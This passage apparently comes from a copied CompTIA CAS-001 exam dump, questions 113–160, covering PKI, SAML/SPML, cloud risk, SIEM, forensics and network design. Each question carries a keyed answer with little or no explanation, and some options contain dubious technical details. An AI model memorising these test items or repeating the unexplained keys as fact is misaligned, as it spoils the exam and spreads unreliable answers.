<http://www.gratisexam.com/>

research and implement the most cost-effective solution that would allow for the authentication of both hardware and users. The company wants to leverage the PKI infrastructure which is already well established. Which of the following solutions should the security administrator implement?

- A. Issue individual private/public key pairs to each user, install the private key on the central authentication system, and protect the private key with the user's credentials. Require each user to install the public key on their computer.
- B. Deploy USB fingerprint scanners on all desktops, and enable the fingerprint scanner on all laptops. Require all network users to register their fingerprint using the reader and store the information in the central authentication system.
- C. Issue each user one hardware token. Configure the token serial number in the user properties of the central authentication system for each user and require token authentication with PIN for Real 148
CompTIA CAS-001 Exam
network login.
- D. Issue individual private/public key pairs to each user, install the public key on the central authentication system, and require each user to install the private key on their computer and protect it with a password.

Correct Answer: D

Section: (none)

Explanation

Explanation/Reference:

answer is updated.

QUESTION 114

The internal audit department is investigating a possible breach of security. One of the auditors is sent to interview the following employees:

Employee A. Works in the accounts receivable office and is in charge of entering data into the finance system.

Employee B. Works in the accounts payable office and is in charge of approving purchase orders.

Employee C. Is the manager of the finance department, supervises Employee A and Employee B, and can perform the functions of both Employee A and Employee B.

Which of the following should the auditor suggest be done to avoid future security breaches?

- A. All employees should have the same access level to be able to check on each others.
- B. The manager should only be able to review the data and approve purchase orders.
- C. Employee A and Employee B should rotate jobs at a set interval and cross-train.
- D. The manager should be able to both enter and approve information.

Correct Answer: B

Section: (none)

Explanation**Explanation/Reference:**

Explanation:

QUESTION 115

A company's security policy states that its own internally developed proprietary Internet facing software must be resistant to web application attacks. Which of the following methods provides the MOST protection against unauthorized access to stored database information?

- A. Require all development to follow secure coding practices.
Real 149
CompTIA CAS-001 Exam
- B. Require client-side input filtering on all modifiable fields.
- C. Escape character sequences at the application tier.
- D. Deploy a WAF with application specific signatures.

Correct Answer: A

Section: (none)

Explanation**Explanation/Reference:**

Explanation:

QUESTION 116

An organization is preparing to upgrade its firewall and NIPS infrastructure and has narrowed the vendor choices down to two platforms. The integrator chosen to assist the organization with the deployment has many clients running a mixture of the possible combinations of environments. Which of the following is the MOST comprehensive method for evaluating the two platforms?

- A. Benchmark each possible solution with the integrators existing client deployments.
- B. Develop testing criteria and evaluate each environment in-house.
- C. Run virtual test scenarios to validate the potential solutions.
- D. Use results from each vendor's test labs to determine adherence to project requirements.

Correct Answer: B

Section: (none)

Explanation**Explanation/Reference:**

Explanation:

QUESTION 117

An administrator has four virtual guests on a host server. Two of the servers are corporate SQL servers, one is a corporate mail server, and one is a testing web server for a small group of developers. The administrator is experiencing difficulty connecting to the host server during peak network usage times. Which of the following would allow the administrator to securely connect to and manage the host server during peak usage times?

- A. Increase the virtual RAM allocation to high I/O servers.
- B. Install a management NIC and dedicated virtual switch.
- C. Configure the high I/O virtual servers to use FCoE rather than iSCSI.
- D. Move the guest web server to another dedicated host.

Correct Answer: B

Section: (none)

Explanation

Explanation/Reference:

QUESTION 118

An administrator receives a notification from legal that an investigation is being performed on members of the finance department. As a precaution, legal has advised a legal hold on all documents for an unspecified period of time. Which of the following policies will MOST likely be violated? (Select TWO).

- A. Data Storage Policy
- B. Data Retention Policy
- C. Corporate Confidentiality Policy
- D. Data Breach Mitigation Policy
- E. Corporate Privacy Policy

Correct Answer: AB

Section: (none)

Explanation

Explanation/Reference:

Explanation:

QUESTION 119

Which of the following BEST explains SAML?

- A. A security attestation model built on XML and SOAP-based services, which allows for the exchange of A&A data between systems and supports Federated Identity Management.

- B. An XML and SOAP-based protocol, which enables the use of PKI for code signing and SSO by using SSL and SSH to establish a trust model.
- C. A security model built on the transfer of assertions over XML and SOAP-based protocols, which allows for seamless SSO and the open exchange of data.
- D. A security verification model built on SSO and SSL-based services, which allows for the exchange of PKI data between users and supports XACML.

Correct Answer: A

Section: (none)

Explanation

Explanation/Reference:

Explanation:

QUESTION 120

The organization has an IT driver on cloud computing to improve delivery times for IT solution provisioning. Separate to this initiative, a business case has been approved for replacing the existing banking platform for credit card processing with a newer offering. It is the security practitioner's responsibility to evaluate whether the new credit card processing platform can be hosted within a cloud environment. Which of the following BEST balances the security risk and IT drivers for cloud computing?

Real 151

CompTIA CAS-001 Exam

- A. A third-party cloud computing platform makes sense for new IT solutions. This should be endorsed going forward so as to align with the IT strategy. However, the security practitioner will need to ensure that the third-party cloud provider does regular penetration tests to ensure that all data is secure.
- B. Using a third-party cloud computing environment should be endorsed going forward. This aligns with the organization's strategic direction. It also helps to shift any risk and regulatory compliance concerns away from the company's internal IT department. The next step will be to evaluate each of the cloud computing vendors, so that a vendor can then be selected for hosting the new credit card processing platform.
- C. There may be regulatory restrictions with credit cards being processed out of country or processed by shared hosting providers. A private cloud within the company should be considered.
An options paper should be created which outlines the risks, advantages, disadvantages of relevant choices and it should recommend a way forward.
- D. Cloud computing should rarely be considered an option for any processes that need to be significantly secured. The security practitioner needs to convince the stakeholders that the new platform can only be delivered internally on physical infrastructure.

Correct Answer: C

Section: (none)

Explanation

Explanation/Reference:

Explanation:

QUESTION 121

The Universal Research Association has just been acquired by the Association of Medical Business Researchers. The new conglomerate has funds to upgrade or

replace hardware as part of the acquisition, but cannot fund labor for major software projects. Which of the following will MOST likely result in some IT resources not being integrated?

- A. One of the companies may use an outdated VDI.
- B. Corporate websites may be optimized for different web browsers.
- C. Industry security standards and regulations may be in conflict.
- D. Data loss prevention standards in one company may be less stringent.

Correct Answer: C

Section: (none)

Explanation

Explanation/Reference:

Explanation:

QUESTION 122

A large enterprise introduced a next generation firewall appliance into the Internet facing DMZ. All Internet traffic passes through this appliance. Four hours after implementation the network engineering team discovered that traffic through the DMZ now has un-acceptable latency, and is recommending that the new firewall be taken offline. At what point in the implementation process

Real 152

CompTIA CAS-001 Exam

should this problem have been discovered?

- A. During the product selection phase
- B. When testing the appliance
- C. When writing the RFP for the purchase process
- D. During the network traffic analysis phase

Correct Answer: B

Section: (none)

Explanation

Explanation/Reference:

Explanation:

QUESTION 123

A company has implemented data retention policies and storage quotas in response to their legal department's requests and the SAN administrator's recommendation. The retention policy states all email data older than 90 days should be eliminated. As there are no technical controls in place, users have been instructed to stick to a storage quota of 500Mb of network storage and 200Mb of email storage. After being presented with an e-discovery request from an opposing

legal council, the security administrator discovers that the user in the suit has 1Tb of files and 300Mb of email spanning over two years. Which of the following should the security administrator provide to opposing council?

- A. Delete files and email exceeding policy thresholds and turn over the remaining files and email.
- B. Delete email over the policy threshold and hand over the remaining emails and all of the files.
- C. Provide the 1Tb of files on the network and the 300Mb of email files regardless of age.
- D. Provide the first 200Mb of e-mail and the first 500Mb of files as per policy.

Correct Answer: C

Section: (none)

Explanation

Explanation/Reference:

Explanation:

QUESTION 124

A security administrator is tasked with securing a company's headquarters and branch offices move to unified communications. The Chief Information Officer (CIO) wants to integrate the corporate users' email, voice mail, telephony, presence and corporate messaging to internal computers, mobile users, and devices. Which of the following actions would BEST meet the CIO's goals while providing maximum unified communications security?

- A. Create presence groups, restrict IM protocols to the internal networks, encrypt remote devices, and restrict access to services to local network and VPN clients.
- B. Enable discretionary email forwarding restrictions, utilize QoS and Secure RTP, allow external Real 153
CompTIA CAS-001 Exam
IM protocols only over TLS, and allow port 2000 incoming to the internal firewall interface for secure SIP
- C. Set presence to invisible by default, restrict IM to invite only, implement QoS on SIP and RTP traffic, discretionary email forwarding, and full disk encryption.
- D. Establish presence privacy groups, restrict all IM protocols, allow secure RTP on session border gateways, enable full disk encryptions, and transport encryption for email security.

Correct Answer: A

Section: (none)

Explanation

Explanation/Reference:

Explanation:

QUESTION 125

Ann, a Physical Security Manager, is ready to replace all 50 analog surveillance cameras with IP cameras with built-in web management. Ann has several security guard desks on different networks that must be able to view the cameras without unauthorized people viewing the video as well. The selected IP camera vendor does not have the ability to authenticate users at the camera level. Which of the following should Ann suggest to BEST secure this environment?

- A. Create an IP camera network and deploy NIPS to prevent unauthorized access.
- B. Create an IP camera network and only allow SSL access to the cameras.
- C. Create an IP camera network and deploy a proxy to authenticate users prior to accessing the cameras.
- D. Create an IP camera network and restrict access to cameras from a single management host.

Correct Answer: C

Section: (none)

Explanation

Explanation/Reference:

Explanation:

QUESTION 126

A general insurance company wants to set up a new online business. The requirements are that the solution needs to be:

- Extendable for new products to be developed and added
- Externally facing for customers and business partners to login
- Usable and manageable
- Be able to integrate seamlessly with third parties for non core functions such as document printing
- Secure to protect customer's personal information and credit card information during transport and at rest

The conceptual solution architecture has specified that the application will consist of a traditional three tiered architecture for the front end components, an ESB to provide services, data

Real 154

CompTIA CAS-001 Exam

transformation capability and legacy system integration and a web services gateway.

Which of the following security components will BEST meet the above requirements and fit into the solution architecture? (Select TWO).

- A. Implement WS-Security for services authentication and XACML for service authorization.
- B. Use end-to-end application level encryption to encrypt all fields and store them encrypted in the database.
- C. Implement a certificate based solution on a smart card in combination with a PIN to provide authentication and authorization of users.
- D. Implement WS-Security as a federated single sign-on solution for authentication authorization of users.
- E. Implement SSL encryption for all sensitive data flows and encryption of passwords of the data at rest.
- F. Use application level encryption to encrypt sensitive fields, SSL encryption on sensitive flows, and database encryption for sensitive data storage.

Correct Answer: AF

Section: (none)

Explanation

Explanation/Reference:

Explanation:

QUESTION 127

A retail bank has had a number of issues in regards to the integrity of sensitive information across all of its customer databases. This has resulted in the bank's share price decreasing in value by 50% and regulatory intervention and monitoring.

The new Chief Information Security Officer (CISO) as a result has initiated a program of work to solve the issues.

The business has specified that the solution needs to be enterprise grade and meet the following requirements:

- Be across all major platforms, applications and infrastructure.
- Be able to track user and administrator activity.
- Does not significantly degrade the performance of production platforms, applications, and infrastructures.
- Real time incident reporting.
- Manageable and has meaningful information.
- Business units are able to generate reports in a timely manner of the unit's system assets.

In order to solve this problem, which of the following security solutions will BEST meet the above requirements? (Select THREE).

Real 155

CompTIA CAS-001 Exam

- A. Implement a security operations center to provide real time monitoring and incident response with self service reporting capability.
- B. Implement an aggregation based SIEM solution to be deployed on the log servers of the major platforms, applications, and infrastructure.
- C. Implement a security operations center to provide real time monitoring and incident response and an event correlation dashboard with self service reporting capability.
- D. Ensure that the network operations center has the tools to provide real time monitoring and incident response and an event correlation dashboard with self service reporting capabilities.
- E. Implement an agent only based SIEM solution to be deployed on all major platforms, applications, and infrastructures.
- F. Ensure appropriate auditing is enabled to capture the required information.
- G. Manually pull the logs from the major platforms, applications, and infrastructures to a central secure server.

Correct Answer: BCF

Section: (none)

Explanation

Explanation/Reference:

Explanation:

QUESTION 128

Company XYZ has employed a consultant to perform a controls assessment of the HR system, backend business operations, and the SCADA system used in the factory. Which of the following correctly states the risk management options that the consultant should use during the assessment?

- A. Risk reduction, risk sharing, risk retention, and risk acceptance.
- B. Avoid, transfer, mitigate, and accept.
- C. Risk likelihood, asset value, and threat level.
- D. Calculate risk by determining technical likelihood and potential business impact.

Correct Answer: B

Section: (none)

Explanation

Explanation/Reference:

Explanation:

QUESTION 129

Company XYZ has had repeated vulnerability exploits of a critical nature released to the company's flagship product. The product is used by a number of large customers. At the Chief Information Security Officer's (CISO's) request, the product manager now has to budget for a team of security consultants to introduce major product security improvements.

Here is a list of improvements in order of priority:

Real 156

CompTIA CAS-001 Exam

1. A noticeable improvement in security posture immediately.
2. Fundamental changes to resolve systemic issues as an ongoing process
3. Improvements should be strategic as opposed to tactical
4. Customer impact should be minimized

Which of the following recommendations is BEST for the CISO to put forward to the product manager?

- A. Patch the known issues and provide the patch to customers. Make a company announcement to customers on the main website to reduce the perceived exposure of the application to alleviate customer concerns. Engage penetration testers and code reviewers to perform an in-depth review of the product. Based on the findings, address the defects and re-test the findings to ensure that any defects have been resolved.

- B. Patch the known issues and provide the patch to customers. Engage penetration testers and code reviewers to perform an in-depth review of the product. Based on the findings, address the defects and re-test the findings to ensure that the defects have been resolved. Introduce periodic code review and penetration testing of the product in question and consider including all relevant future projects going forward.
- C. Patch the known issues and provide the patch to customers. Implement an SSDLC / SDL overlay on top of the SDLC. Train architects, designers, developers, testers and operators on security importance and ensure that security-relevant activities are performed within each of the SDLC phases. Use the product as the primary focal point to close out issues and consider using the SSDLC / SDL overlay for all relevant future projects.
- D. Stop active support of the product. Bring forward end-of-life dates for the product so that it can be decommissioned. Start a new project to develop a replacement product and ensure that an SSDLC / SDL overlay on top of the SDLC is formed. Train BAs, architects, designers, developers, testers and operators on security importance and ensure that security-relevant activities are performed within each of the SDLC phases.

Correct Answer: C

Section: (none)

Explanation

Explanation/Reference:

Explanation:

QUESTION 130

A system administrator has installed a new Internet facing secure web application that consists of a Linux web server and Windows SQL server into a new corporate site. The administrator wants to place the servers in the most logical network security zones and implement the appropriate security controls. Which of the following scenarios BEST accomplishes this goal?

- A. Create an Internet zone, DMZ, and Internal zone on the firewall. Place the web server in the DMZ. Configure IPtables to allow TCP 80 and 443. Set SELinux to permissive. Place the SQL Real 157
CompTIA CAS-001 Exam
server in the internal zone. Configure the Windows firewall to allow TCP 80 and 443. Configure the Internet zone with ACLs of allow 80 and 443 destination DMZ.
- B. Create an Internet zone, DMZ, and Internal zone on the firewall. Place the web server in the DMZ. Configure IPtables to allow TCP 443. Set enforcement threshold on SELinux to one. Place the SQL server in the internal zone. Configure the Windows firewall to allow TCP 1433 and 1443. Configure the Internet zone with ACLs of allow 443 destination DMZ.
- C. Create an Internet zone and two DMZ zones on the firewall. Place the web server in the DMZ one. Set the enforcement threshold on SELinux to 100, and configure IPtables to allow TCP 80 and 443. Place the SQL server in DMZ two. Configure the Windows firewall to allow TCP 80 and 443. Configure the Internet zone with an ACL of allow 443 destination ANY.
- D. Create an Internet zone and two DMZ zones on the firewall. Place the web server in DMZ one. Set enforcement threshold on SELinux to zero, and configure IPtables to allow TCP 80 and 443. Place the SQL server in DMZ two. Configure the Internet zone ACLs with allow 80, 443, 1433, and 1443 destination ANY.

Correct Answer: B

Section: (none)

Explanation

Explanation/Reference:

modified.

QUESTION 131

The lead systems architect on a software development project developed a design which is optimized for a distributed computing environment. The security architect assigned to the project has concerns about the integrity of the system, if it is deployed in a commercial cloud. Due to poor communication within the team, the security risks of the proposed design are not being given any attention. A network engineer on the project has a security background and is concerned about the overall success of the project. Which of the following is the BEST course of action for the network engineer to take?

- A. Address the security concerns through the network design and security controls.
- B. Implement mitigations to the security risks and address the poor communications on the team with the project manager.
- C. Document mitigations to the security concerns and facilitate a meeting between the architects and the project manager.
- D. Develop a proposal for an alternative architecture that does not leverage cloud computing and present it to the lead architect.

Correct Answer: C

Section: (none)

Explanation

Explanation/Reference:

Explanation:

QUESTION 132

Real 158

CompTIA CAS-001 Exam

Company XYZ plans to donate 1,000 used computers to a local school. The company has a large research and development section and some of the computers were previously used to store proprietary research.

The security administrator is concerned about data remnants on the donated machines, but the company does not have a device sanitization section in the data handling policy.

Which of the following is the BEST course of action for the security administrator to take?

- A. Delay the donation until a new policy is approved by the Chief Information Officer (CIO), and then donate the machines.
- B. Delay the donation until all storage media on the computers can be sanitized.
- C. Reload the machines with an open source operating system and then donate the machines.
- D. Move forward with the donation, but remove all software license keys from the machines.

Correct Answer: B

Section: (none)

Explanation

Explanation/Reference:

Explanation:

QUESTION 133

Continuous monitoring is a popular risk reduction technique in many large organizations with formal certification processes for IT projects. In order to implement continuous monitoring in an effective manner which of the following is correct?

- A. Only security related alerts should be forwarded to the network team for resolution.
- B. All logs must be centrally managed and access to the logs restricted only to data storage staff.
- C. Logging must be set appropriately and alerts delivered to security staff in a timely manner.
- D. Critical logs must be monitored hourly and adequate staff must be assigned to the network team.

Correct Answer: C

Section: (none)

Explanation

Explanation/Reference:

Explanation:

QUESTION 134

The Chief Information Security Officer (CISO) regularly receives reports of a single department repeatedly violating the corporate security policy. The head of the department in question informs the CISO that the offending behaviors are a result of necessary business activities. The CISO assigns a junior security administrator to solve the issue. Which of the following is the BEST course of action for the junior security administrator to take?

Real 159

CompTIA CAS-001 Exam

- A. Work with the department head to find an acceptable way to change the business needs so the department no longer violates the corporate security policy.
- B. Draft an RFP for the purchase of a COTS product or consulting services to solve the problem through implementation of technical controls.
- C. Work with the CISO and department head to create an SLA specifying the response times of the IT security department when incidents are reported.
- D. Draft an MOU for the department head and CISO to approve, documenting the limits of the necessary behavior, and actions to be taken by both teams.

Correct Answer: D

Section: (none)

Explanation

Explanation/Reference:

Explanation:

QUESTION 135

A security administrator at Company XYZ is trying to develop a body of knowledge to enable heuristic and behavior based security event monitoring of activities on a geographically distributed network. Instrumentation is chosen to allow for monitoring and measuring the network. Which of the following is the BEST methodology to use in establishing this baseline?

- A. Model the network in a series of VMs; instrument the systems to record comprehensive metrics; run a large volume of simulated data through the model; record and analyze results; document expected future behavior.
- B. Completely duplicate the network on virtual machines; replay eight hours of captured corporate network traffic through the duplicate network; instrument the network; analyze the results; document the baseline.
- C. Instrument the operational network; simulate extra traffic on the network; analyze net flow information from all network devices; document the baseline volume of traffic.
- D. Schedule testing on operational systems when users are not present; instrument the systems to log all network traffic; monitor the network for at least eight hours; analyze the results; document the established baseline.

Correct Answer: A

Section: (none)

Explanation

Explanation/Reference:

Explanation:

QUESTION 136

A new IDS device is generating a very large number of irrelevant events. Which of the following would BEST remedy this problem?

- A. Change the IDS to use a heuristic anomaly filter.
- B. Adjust IDS filters to decrease the number of false positives.
Real 160
CompTIA CAS-001 Exam
- C. Change the IDS filter to data mine the false positives for statistical trending data.
- D. Adjust IDS filters to increase the number of false negatives.

Correct Answer: B

Section: (none)

Explanation

Explanation/Reference:

Explanation:

QUESTION 137

The Chief Information Security Officer (CISO) at a software development company is concerned about the lack of introspection during a testing cycle of the company's flagship product. Testing was conducted by a small offshore consulting firm and the report by the consulting firm clearly indicates that limited test cases were used and many of the code paths remained untested.

The CISO raised concerns about the testing results at the monthly risk committee meeting, highlighting the need to get to the bottom of the product behaving unexpectedly in only some large enterprise deployments.

The Security Assurance and Development teams highlighted their availability to redo the testing if required.

Which of the following will provide the MOST thorough testing?

- A. Have the small consulting firm redo the Black box testing.
- B. Use the internal teams to perform Grey box testing.
- C. Use the internal team to perform Black box testing.
- D. Use the internal teams to perform White box testing.
- E. Use a larger consulting firm to perform Black box testing.

Correct Answer: D

Section: (none)

Explanation

Explanation/Reference:

Explanation:

QUESTION 138

A security code reviewer has been engaged to manually review a legacy application. A number of systemic issues have been uncovered relating to buffer overflows and format string vulnerabilities.

The reviewer has advised that future software projects utilize managed code platforms if at all possible.

Real 161

CompTIA CAS-001 Exam

Which of the following languages would suit this recommendation? (Select TWO).

- A. C
- B. C#
- C. C++
- D. Perl
- E. Java

Correct Answer: BE

Section: (none)

Explanation

Explanation/Reference:

Explanation:

QUESTION 139

A bank now has a major initiative to virtualize as many servers as possible, due to power and rack space capacity at both data centers. The bank has prioritized by virtualizing older servers first as the hardware is nearing end-of-life.

The two initial migrations include:

- Windows 2000 hosts: domain controllers and front-facing web servers
- RHEL3 hosts: front-facing web servers

Which of the following should the security consultant recommend based on best practices?

- A. One data center should host virtualized web servers and the second data center should host the virtualized domain controllers.
- B. One virtual environment should be present at each data center, each housing a combination of the converted Windows 2000 and RHEL3 virtual machines.
- C. Each data center should contain one virtual environment for the web servers and another virtual environment for the domain controllers.
- D. Each data center should contain one virtual environment housing converted Windows 2000 virtual machines and converted RHEL3 virtual machines.

Correct Answer: C

Section: (none)

Explanation

Explanation/Reference:

Explanation:

QUESTION 140

After being informed that the company DNS is unresponsive, the system administrator issues the following command from a Linux workstation:

Real 162

CompTIA CAS-001 Exam

- SSH p 2020 -l user dnsserver.company.com

Once at the command prompt, the administrator issues the below command.

- Service bind restart

- The system returns the below response:
- Unable to restart BIND

Which of the following is true about the above situation?

- A. The administrator must use the sudo command in order to restart the service.
- B. The administrator used the wrong SSH port to restart the DNS server.
- C. The service was restarted correctly, but it failed to bind to the network interface.
- D. The service did not restart because the bind command is privileged.

Correct Answer: A

Section: (none)

Explanation

Explanation/Reference:

Explanation:

QUESTION 141

Which of the following is an example of single sign-on?

- A. An administrator manages multiple platforms with the same username and hardware token. The same username and token is used across all the platforms.
- B. Multiple applications have been integrated with a centralized LDAP directory for authentication and authorization. A user has to authenticate each time the user accesses an application.
- C. A password is synchronized between multiple platforms and the user is required to authenticate with the same password across each platform.
- D. A web access control infrastructure performs authentication and passes attributes in a HTTP header to multiple applications.

Correct Answer: D

Section: (none)

Explanation

Explanation/Reference:

Explanation:

QUESTION 142

Company XYZ has just purchased Company ABC through a new acquisition. A business decision has been made to integrate the two company's networks, application, and several basic services.

The initial integration of the two companies has specified the following requirements:

Real 163

CompTIA CAS-001 Exam

- Company XYZ requires access to the web intranet, file, print, secure FTP server, and authentication domain resources
- Company XYZ is being onboarded into Company ABC's authentication domain
- Company XYZ is considered partially trusted
- Company XYZ does not want performance issues when accessing ABC's systems

Which of the following network security solutions will BEST meet the above requirements?

- A. Place a Company ABC managed firewall in Company XYZ's hub site; then place Company ABC's file, print, authentication, and secure FTP servers in a zone off the firewall. Ensure that Company ABC's business partner firewalls are opened up for web intranet access and other required services.
- B. Require Company XYZ to manage the router ACLs, controlling access to Company ABC resources, but with Company ABC approving the change control to the ACLs. Open up Company ABC's business partner firewall to permit access to Company ABC's file, print, secure FTP server, authentication servers and web intranet access.
- C. Place no restrictions on internal network connectivity between Company XYZ and Company ABC. Open up Company ABC's business partner firewall to permit access to Company ABC's file, print, secure FTP server, authentication servers and web intranet access.
- D. Place file, print, secure FTP server and authentication domain servers at Company XYZ's hub site. Open up Company ABC's business partner firewall to permit access to ABC's web intranet access and other required services.

Correct Answer: A

Section: (none)

Explanation

Explanation/Reference:

Explanation:

QUESTION 143

In developing a new computing lifecycle process for a large corporation, the security team is developing the process for decommissioning computing equipment. In order to reduce the potential for data leakage, which of the following should the team consider? (Select TWO).

- A. Erase all files on drive
- B. Install of standard image
- C. Remove and hold all drives
- D. Physical destruction
- E. Drive wipe

Correct Answer: DE

Section: (none)

Explanation

Explanation/Reference:

QUESTION 144

A Security Manager is part of a team selecting web conferencing systems for internal use. The system will only be used for internal employee collaboration. Which of the following are the MAIN concerns of the security manager? (Select THREE).

- A. Security of data storage
- B. The cost of the solution
- C. System availability
- D. User authentication strategy
- E. PBX integration of the service
- F. Operating system compatibility

Correct Answer: ACD

Section: (none)

Explanation

Explanation/Reference:

Explanation:

QUESTION 145

The security administrator has just installed an active\passive cluster of two firewalls for enterprise perimeter defense of the corporate network. Stateful firewall inspection is being used in the firewall implementation. There have been numerous reports of dropped connections with external clients.

Which of the following is MOST likely the cause of this problem?

- A. TCP sessions are traversing one firewall and return traffic is being sent through the secondary firewall and sessions are being dropped.
- B. TCP and UDP sessions are being balanced across both firewalls and connections are being dropped because the session IDs are not recognized by the secondary firewall.
- C. Prioritize UDP traffic and associated stateful UDP session information is traversing the passive firewall causing the connections to be dropped.
- D. The firewall administrator connected a dedicated communication cable between the firewalls in order to share a single state table across the cluster causing the sessions to be dropped.

Correct Answer: A

Section: (none)

Explanation

Explanation/Reference:

Explanation:

QUESTION 146

Company XYZ is in negotiations to acquire Company ABC for \$1.2million. Due diligence activities have uncovered systemic security issues in the flagship product of Company ABC. It has been established that a complete product rewrite would be needed with average estimates indicating a

Real 165

CompTIA CAS-001 Exam

cost of \$1.6million. Which of the following approaches should the risk manager of Company XYZ recommend?

- A. Transfer the risk
- B. Accept the risk
- C. Mitigate the risk
- D. Avoid the risk

Correct Answer: D

Section: (none)

Explanation

Explanation/Reference:

Explanation:

QUESTION 147

Which of the following are components defined within an Enterprise Security Architecture Framework? (Select THREE).

- A. Implementation run-sheets
- B. Solution designs
- C. Business capabilities
- D. Solution architectures
- E. Business requirements documents
- F. Reference models
- G. Business cases
- H. Business vision and drivers

Correct Answer: CFH

Section: (none)

Explanation

Explanation/Reference:

Explanation:

QUESTION 148

An audit at a popular on-line shopping site reveals that a flaw in the website allows customers to purchase goods at a discounted rate. To improve security the Chief Information Security Officer (CISO) has requested that the web based shopping cart application undergo testing to validate user input in both free form text fields and drop down boxes.

Which of the following is the BEST combination of tools and / or methods to use?

- A. Blackbox testing and fingerprinting
- B. Code review and packet analyzer
- C. Fuzzer and HTTP interceptor
- D. Enumerator and vulnerability assessment

Correct Answer: C

Section: (none)

Explanation

Explanation/Reference:

Explanation:

QUESTION 149

An external auditor has found that IT security policies in the organization are not maintained and in some cases are nonexistent. As a result of the audit findings, the CISO has been tasked with the objective of establishing a mechanism to manage the lifecycle of IT security policies. Which of the following can be used to BEST achieve the CISO's objectives?

- A. CoBIT
- B. UCF
- C. ISO 27002
- D. eGRC

Correct Answer: D

Section: (none)

Explanation

Explanation/Reference:

Explanation:

QUESTION 150

In a SPML exchange, which of the following BEST describes the three primary roles?

- A. The Provisioning Service Target (PST) entity makes the provisioning request, the Provisioning Service Provider (PSP) responds to the PST requests, and the Provisioning Service Target (PST) performs the provisioning.
- B. The Provisioning Service Provider (PSP) entity makes the provisioning request, the Provisioning Service Target (PST) responds to the PSP requests, and the Provisioning Service Provider (PSP) performs the provisioning.
- C. The Request Authority (RA) entity makes the provisioning request, the Provisioning Service Target (PST) responds to the RA requests, and the Provisioning Service Provider (PSP) performs the provisioning.
- D. The Request Authority (RA) entity makes the provisioning request, the Provisioning Service Provider (PSP) responds to the RA requests, and the Provisioning Service Target (PST) performs the provisioning.

Correct Answer: D

Section: (none)

Explanation

Explanation/Reference:

super valid.

QUESTION 151

A trust relationship has been established between two organizations with web based services. One organization is acting as the Requesting Authority (RA) and the other acts as the Provisioning Service Provider (PSP). Which of the following is correct about the trust relationship?

- A. The trust relationship uses SAML in the SOAP header. The SOAP body transports the SPML requests / responses.
- B. The trust relationship uses XACML in the SAML header. The SAML body transports the SOAP requests / responses.
- C. The trust relationship uses SPML in the SOAP header. The SOAP body transports the SAML requests / responses.
- D. The trust relationship uses SPML in the SAML header. The SAML body transports the SPML requests / responses.

Correct Answer: A

Section: (none)

Explanation

Explanation/Reference:

Explanation:

QUESTION 152

A Security Administrator has some concerns about the confidentiality of data when using SOAP. Which of the following BEST describes the Security Administrator's concerns?

- A. The SOAP header is not encrypted and allows intermediaries to view the header data. The body can be partially or completely encrypted.
- B. The SOAP protocol supports weak hashing of header information. As a result the header and body can easily be deciphered by brute force tools.
- C. The SOAP protocol can be easily tampered with, even though the header is encrypted.
- D. The SOAP protocol does not support body or header encryption which allows assertions to be viewed in clear text by intermediaries.

Correct Answer: A

Section: (none)

Explanation

Explanation/Reference:

Explanation:

QUESTION 153

Which of the following protocols only facilitates access control?

- A. XACML
- B. Kerberos
- C. SPML
Real 168
CompTIA CAS-001 Exam
- D. SAML

Correct Answer: A

Section: (none)

Explanation

Explanation/Reference:

Explanation:

QUESTION 154

Company ABC will test connecting networks with Company XYZ as part of their upcoming merger and are both concerned with minimizing security exposures to each others network throughout the test. Which of the following is the FIRST thing both sides should do prior to connecting the networks?

- A. Create a DMZ to isolate the two companies and provide a security inspection point for all inter- company network traffic.
- B. Determine the necessary data flows between the two companies.
- C. Implement a firewall that restricts everything except the IPSec VPN traffic connecting the two companies.
- D. Implement inline NIPS on the connection points between the two companies.

Correct Answer: B

Section: (none)

Explanation

Explanation/Reference:

Explanation:

QUESTION 155

-- Exhibit --

	Client	Protocol	File Exchange	Emoticons	Group Chat	Video Chat
Product A	Proprietary Windows/Mac/Linux	IRC over TLS	Yes ETP	65	Up to 5	2 Party Flash video
Product B	Open Source Windows/Mac/Linux	Jabber	No	55	Up to 5	3 Party Flash video
Product C	Proprietary Windows/Linux	XMPP over TLS	Yes SCP	120	Up to 10	2 Party using H.323 over TLS
Product D	Open Source Windows/Mac	SIP	Yes RCP	25	Up to 5	2 Party H.323

-- Exhibit --

Company management has indicated that instant messengers (IM) add to employee productivity. Management would like to implement an IM solution, but does not have a budget for the project. The security engineer creates a feature matrix to help decide the most secure product. Click on the Exhibit button.

Real 169

CompTIA CAS-001 Exam

Which of the following would the security engineer MOST likely recommend based on the table?

- A. Product A
- B. Product B
- C. Product C
- D. Product D

Correct Answer: C

Section: (none)

Explanation

Explanation/Reference:

Explanation:

QUESTION 156

An administrator attempts to install the package "named.9.3.6-12-x86_64.rpm" on a server. Even though the package was downloaded from the official repository, the server states the package cannot be installed because no GPG key is found. Which of the following should the administrator perform to allow the program to be installed?

- A. Download the file from the program publisher's website.
- B. Generate RSA and DSA keys using GPG.
- C. Import the repository's public key.
- D. Run sha1sum and verify the hash.

Correct Answer: C

Section: (none)

Explanation

Explanation/Reference:

Explanation:

QUESTION 157

Two storage administrators are discussing which SAN configurations will offer the MOST confidentiality. Which of the following configurations would the administrators use? (Select TWO).

- A. Deduplication
- B. Zoning
- C. Snapshots
- D. Multipathing
- E. LUN masking

Correct Answer: BE

Section: (none)

Explanation

Explanation/Reference:

QUESTION 158

When generating a new key pair, a security application asks the user to move the mouse and type random characters on the keyboard. Which of the following BEST describes why this is necessary?

- A. The user needs a non-repudiation data source in order for the application to generate the key pair.
- B. The user is providing entropy so the application can use random data to create the key pair.
- C. The user is providing a diffusion point to the application to aid in creating the key pair.
- D. The application is requesting perfect forward secrecy from the user in order to create the key pair.

Correct Answer: B

Section: (none)

Explanation

Explanation/Reference:

Explanation:

QUESTION 159

Company XYZ has experienced a breach and has requested an internal investigation be conducted by the IT Department. Which of the following represents the correct order of the investigation process?

- A. Collection, Identification, Preservation, Examination, Analysis, Presentation.
- B. Identification, Preservation, Collection, Examination, Analysis, Presentation.
- C. Collection, Preservation, Examination, Identification, Analysis, Presentation.
- D. Identification, Examination, Preservation, Collection, Analysis, Presentation.

Correct Answer: B

Section: (none)

Explanation

Explanation/Reference:

Explanation:

QUESTION 160

A medium-sized company has recently launched an online product catalog. It has decided to keep the credit card purchasing in-house as a secondary potential income stream has been identified in relation to sales leads. The company has decided to undertake a PCI assessment in order to determine the amount of effort required to meet the business objectives. Which compliance category would this task be part of?

Real 171

CompTIA CAS-001 Exam

- A. Government regulation
- B. Industry standard
- C. Company guideline
- D. Company policy

Correct Answer: B

Section: (none)

Explanation

Explanation/Reference:

Explanation:

